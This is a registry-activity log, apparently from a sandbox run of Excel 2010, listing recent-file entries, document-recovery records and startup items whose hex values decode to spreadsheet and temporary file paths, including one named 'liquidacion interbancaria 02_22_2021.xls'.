HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE9D2	EE9D2	binary	04 00 00 00 E4 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 31 00 35 00 2E 00 31 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 34 72 1B 7F 9C 09 D7 01 D2 E9 0E 00 D2 E9 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEB1A	EEB1A	binary	04 00 00 00 E4 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B1 E5 58 83 9C 09 D7 01 1A EB 0E 00 1A EB 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEBD5	EEBD5	binary	04 00 00 00 E4 08 00 00 3F 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4C 00 49 00 51 00 55 00 49 00 44 00 41 00 43 00 49 00 4F 00 4E 00 20 00 49 00 4E 00 54 00 45 00 52 00 42 00 41 00 4E 00 43 00 41 00 52 00 49 00 41 00 20 00 30 00 32 00 5F 00 32 00 32 00 5F 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 90 BE 77 83 9C 09 D7 01 D5 EB 0E 00 D5 EB 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	$8	binary	20 24 38 00 E4 08 00 00 02 00 00 00 00 00 00 00 A8 00 00 00 01 00 00 00 52 00 00 00 4A 00 00 00 6C 00 69 00 71 00 75 00 69 00 64 00 61 00 63 00 69 00 6F 00 6E 00 20 00 69 00 6E 00 74 00 65 00 72 00 62 00 61 00 6E 00 63 00 61 00 72 00 69 00 61 00 20 00 30 00 32 00 5F 00 32 00 32 00 5F 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 6C 00 69 00 71 00 75 00 69 00 64 00 61 00 63 00 69 00 6F 00 6E 00 20 00 69 00 6E 00 74 00 65 00 72 00 62 00 61 00 6E 00 63 00 61 00 72 00 69 00 61 00 20 00 30 00 32 00 5F 00 32 00 32 00 5F 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E6009040010000 0000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1381367809	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7C8F	F7C8F	binary	04 00 00 00 E4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1C 63 6F 99 9C 09 D7 01 8F 7C 0F 00 8F 7C 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
